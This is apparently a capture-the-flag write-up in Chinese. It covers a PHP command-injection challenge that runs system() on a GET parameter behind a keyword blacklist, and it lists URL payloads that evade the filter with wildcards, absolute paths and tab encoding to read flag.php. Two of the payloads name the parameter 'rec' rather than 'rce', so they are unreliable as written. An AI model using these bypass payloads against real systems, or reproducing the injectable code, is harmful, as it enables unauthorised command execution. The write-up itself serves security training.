
```php
<?php

$rce = $_GET['rce'];
if (isset($rce)) {
    if (!preg_match("/cat|more|less|head|tac|tail|nl|od|vi|vim|sort|flag| |\;|[0-9]|\*|\`|\%|\>|\<|\'|\"/i", $rce)) {
        system($rce);
    }else {
        echo "hhhhhhacker!!!"."\n";
    }
} else {
    highlight_file(__FILE__);
}
```

1.php目录执行，ls没用过滤查看一下，当前目录就有flag.php

flag.php index.php



2."?"没用被过滤，我们可以采用绝对路径来绕过，空格可以用**%09**，**${IFS}**代替，flag被过滤，把其中一个字母用**?**代替就行

tac

```
?rec=/usr/bin/?ac%09fla?.php
```

nl

```
?rec=/usr/bin/?l%09fla?.php
```

head

```
?rce=/usr/bin/he?d%09fla?.php
```

tail

```
?rce=/usr/bin/ta?l%09fla?.php
```

sort

```
?rce=/usr/bin/s?rt%09fla?.php
```